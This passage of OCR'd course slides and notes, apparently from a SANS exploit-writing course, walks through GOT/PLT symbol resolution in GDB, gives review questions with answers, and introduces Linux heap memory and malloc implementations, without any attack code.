This gives us the addresses residing within the .got.plt section, or simply the Global Offset Table section. If you want to view all sections, simply enter in "readelf –t memtest." As seen in the second image of this slide, the address 0x080497f0 is displayed, but we do not see any reference to the address of where on the system the puts() function resides. To get this, the program would need to be run and the call to the puts() function executed to complete resolution.


ELF Demonstration (5)

- In GDB, enter "**x/12x 0x80497d0**" to get the following:



```
(gdb) x/12x 0x80497d0
0x80497d0 <_GLOBAL_OFFSET_TABLE_>:     0x080496fc      0xb8001668      0xb7ff8650      0xb7f20be0
0x80497e0 <_GLOBAL_OFFSET_TABLE_+16>:  0x0804833a      0xb7ea2f70      0xb7ee3490      0xb7ed3910
0x80497f0 <_GLOBAL_OFFSET_TABLE_+32>:  0xb7ee7920      0x00000000      0x00000000      0x080496f4
(gdb)
```

- Look up the newly populated address in the GOT with "**x/4x 0xb7ee7920**"



```
(gdb) x/4x 0xb7ee7920
0xb7ee7920 <puts>:      0x83e58955      0x5d891cec      0x08458bf4      0xfbb55fe8
(gdb)
```


ELF Demonstration (5)

Let us bring out our good friend GDB to help us out! Start up the memtest program with GDB by entering the command "gdb memtest". Run the program by typing the word "run" into GDB. The program will ask you to enter a number. Choose any number and press enter. At this point the program is held open with a while loop. Press Control-C to break the program. If you go back to the readelf program, you will find that the start of section 22, the Global Offset Table, begins at the address 0x080497d0. Go ahead and enter the following into GDB:

x/12x 0x80497d0   #This prints out 12 DWORDs of data in hexadecimal starting from the address supplied.

The results are shown above. Inside the red rectangle on the left is the address we received from the PLT with the JMP instruction. Before we ran the program, there was no entry at this address; rather, it was a pointer back into the PLT which calls the dynamic linker. Now that the program is running and the function call to puts() executed, the symbol has been resolved and we have the address 0xb7ee7920 shown. This should be the actual address of the puts() function.

If we enter in the command, "x/4x 0xb7ee7920" we discover that this is indeed the address of the puts() function. The results are shown on the lower slide image. At this point, the symbol has been fully resolved. Remember that this was not the case at first. The symbol existing in the GOT is not resolved until the first time it is requested. At that point, the dynamic linker resolves the symbol and writes the address into the GOT. From this point forward while this program is running, any requests to the same function will have the address of the function without involving the dynamic linker. The PLT entry will point into the GOT entry holding the address of the function.




Module Summary

- Understanding processor registers is key
- Memory management is complex
- Understanding x86 assembly code is a commitment. Dive in!
- Linkers and Loaders require special attention
- We have covered the basics to move forward

Module Summary

In this module we covered some important aspects of memory and processor behavior that allow us to move forward into more advanced concepts. Processor registers were designed with specific functions in mind; however, that power is given to the programmer and how they decide to use them. Memory management is complex, which will become more apparent as we move forward. We will be analyzing assembly often during the remainder of this course, and diving in is the best way to learn.



Review Questions

1) Which 32-bit processor register is responsible for counting?
2) Is the following assembly instruction in Intel or AT&T format: PUSH DWORD PTR SS:[EBP+8]
3) The PLT entry for a function holds a JMP to the relative entry in the GOT. True or False?
4) What construct stores the state of processor registers for a given process?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Review Questions

1) Which 32-bit processor register is responsible for counting?

2) Is the following assembly instruction in Intel or AT&T format: PUSH DWORD PTR SS:[EBP+8]

3) The PLT entry for a function holds a JMP to the relative entry in the GOT. True or False?

4) What construct stores the state of processor registers for a given process?



Answers

1) ECX
2) Intel
3) True
4) Process Control Block (PCB), Paging and Virtual Memory

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Answers

1) ECX – The ECX register is commonly used to perform count operations.

2) Intel – The instruction "PUSH DWORD PTR SS:[EBP+8]" is in Intel format and is from a Windows system.

3) True – The Procedure Linkage Table (PLT) and Global Offset Table (GOT) are used to resolve symbols during and after program runtime. The PLT holds a jump to a functions entry in the GOT.

4) The Process Control Block (PCB) stores the state of registers while the processor performs context switching.



Recommended Reading

- Debugging with GDB (Richard M. Stallman and Cygnus Solutions, February 1999)
- Linkers & Loaders (John R. Levine, 2000)
- Assembly Language for Intel-Based Computers , 5th Edition (Kip R. Irvine, 2007)
- Intel 64 and IA-32 Intel Architecture Software Developer's Manuals


Recommended Reading

Debugging with GDB (Richard M. Stallman and Cygnus Solutions, February 1999)

Linkers & Loaders (John R. Levine, 2000)

Assembly Language for Intel-Based Computers , 5^{th} Edition (Kip R. Irvine, 2007)

Intel 64 and IA-32 Intel Architecture Software Developer's Manuals
http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html




Dynamic Linux Memory

SANS SEC660.4

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Dynamic Linux Memory

We will next take a look at dynamic memory on Linux, such as the heap segment. Dynamic memory can be much more complex and difficult to follow than memory allocated on the stack segment. Heaps do not use return pointers like on the stack. Instead, pointers are used to reference data and chunks of dynamically allocated memory.




Objectives

- Our objective for this module is to understand:
  - Dynamic Memory and the Heap
  - Stack vs. Heap
  - GNU C Library and Malloc
    - malloc(), realloc(), free(), calloc()
  - dlmalloc and ptmalloc
  - frontlink() and unlink()

Objectives

The objective of this module is to understand dynamic memory on Linux. We will go through how dynamic memory differs from stack memory and analyze the aspects of its management. Specifically, we will walk through the GNU C Library and its implementations of Malloc using Doug Lea's Malloc and ptmalloc. We will also examine the frontlink() and unlink() functions before and after pointer checks were added.



Memory – The Heap (1)

- What is a heap?
  - Dynamic memory allocated at program runtime
    - Memory allocating functions are used to request resources
  - Allocation time is not finite
  - Memory is freed by:
    - Program code
    - Garbage collector
    - Program termination


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Memory – The Heap (1)

When memory space is needed and that size is fixed by the programmer, the stack may be the best choice to hold that data. You commonly see functions making use of the stack segment to pass constant sized variables to other called functions, often with the goal of receiving a return value of some sort. Once a function is complete, control is returned to the calling function. Functions that are given memory on the stack have a finite lifetime and use a Last in First out (LIFO) manner of handling itself. For example, the main() function is allocated memory on the stack. As functions are called from main(), the memory is allocated on the stack on top of main() and grows from higher memory addressing towards lower memory addressing. Thus when you are allocating space on the stack, you are actually subtracting the desired amount of space from the ESP register as it grows. The stack has a benefit in where it automatically cleans up after itself once a function is complete. This is not the same as with a heap.

When the data is of a variable amount, must be accessible by multiple functions, is large and/or does not necessarily have a finite lifetime, the heap may be the best location for that data. During program runtime, the loader loads segments of data into memory such as the code segment and data segment. Also created at program runtime are the stack and heap segments. Global and static variables such as that in the .data and .bss segments are often placed after the code segment and before the heap, although it can be argued that these sections are in fact part of the process heap. The kernel requests memory using system calls such as sbrk() and mmap(). These calls allocate a large block of memory and do not make the most efficient use of that memory, thus we want a way to manage memory more efficiently.

With the heap, allocated memory is not automatically cleaned up as with the stack. The stack has a calling convention that automatically takes care of popping values off the stack and returning control to the calling function. The heap, on the other hand, requires the programmer to call a function to free the memory allocated. Failure to free the memory on the heap can result in problems including memory leakage, resource exhaustion, and fragmentation. When a user opens up a web browser, the developers of the browser have no way of knowing how many tabs the user will open, what types of pages will be visited, how much memory space is required for each site, etc. It is this that makes the heap a more desirable location for the data than the stack. The space required is of variable size.



Memory – The Heap (2)

Code Segment

Data Segment

BSS Segment

Heap Segment

Low Mem

High Mem

Stack Segment

Dynamically Allocated Memory

1. Code Segment holds executable instructions
2. Data Segment stores global and static variables
3. BSS Segment stores uninitialized counterparts
4. Heap Segment is used for all other program variables

Erickson, Jon. "Hacking, The Art of Exploitation."
San Francisco: No Starch Press, 2003


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Memory – The Heap (2)

This diagram helps to visualize the way in which a Linux program is loaded into memory. At the top you see the Code Segment. Once a program is loaded into memory, EIP holds the address of the first instruction in the Code Segment to start the program, also known as the "Program Entry Point." The Code Segment is often loaded at lower memory addresses than other segments. The Data Segment stores global and static variables used by the program. With some implementations you will see other segments loaded that could potentially divide up the types of data in the Data Segment. The BSS segment stores uninitialized variables that may not be needed by the program, or that will remain uninitialized until they are referenced.

Following the BSS segment is where the Heap segment begins. Let us say, for example, you are running a web browser and an image needs to be loaded on the page. Memory must be allocated on the heap at this point in order to store the image in memory. In this example the malloc() function could be called to allocate the required space. Again, the heap grows from lower memory addressing towards the Stack Segment, starting at a much higher memory address. Each operating system is likely different. That being said, the layout of the various sections in memory is likely to be different. Be sure to understand the layout for a system you are testing.

The idea behind this image was borrowed from: Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003



Malloc Implementation

- Heap manager used by the program
- Library of functions used by the C programming language for dynamic memory allocation
- Interface to sbrk() and mmap()
  - Breaks sbrk() and mmap() memory allocations into smaller chunks
- Easily ported to other languages


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Malloc Implementation

The GNU C library implementation of malloc used Doug Lea's malloc (dlmalloc) up until version 2.3.x, before switching to ptmalloc. Malloc is actually an interface to a library of functions to support dynamic memory allocation. The included functions are malloc(), realloc(), and free(), which will each be discussed separately.

brk(), sbrk() and mmap() System Calls

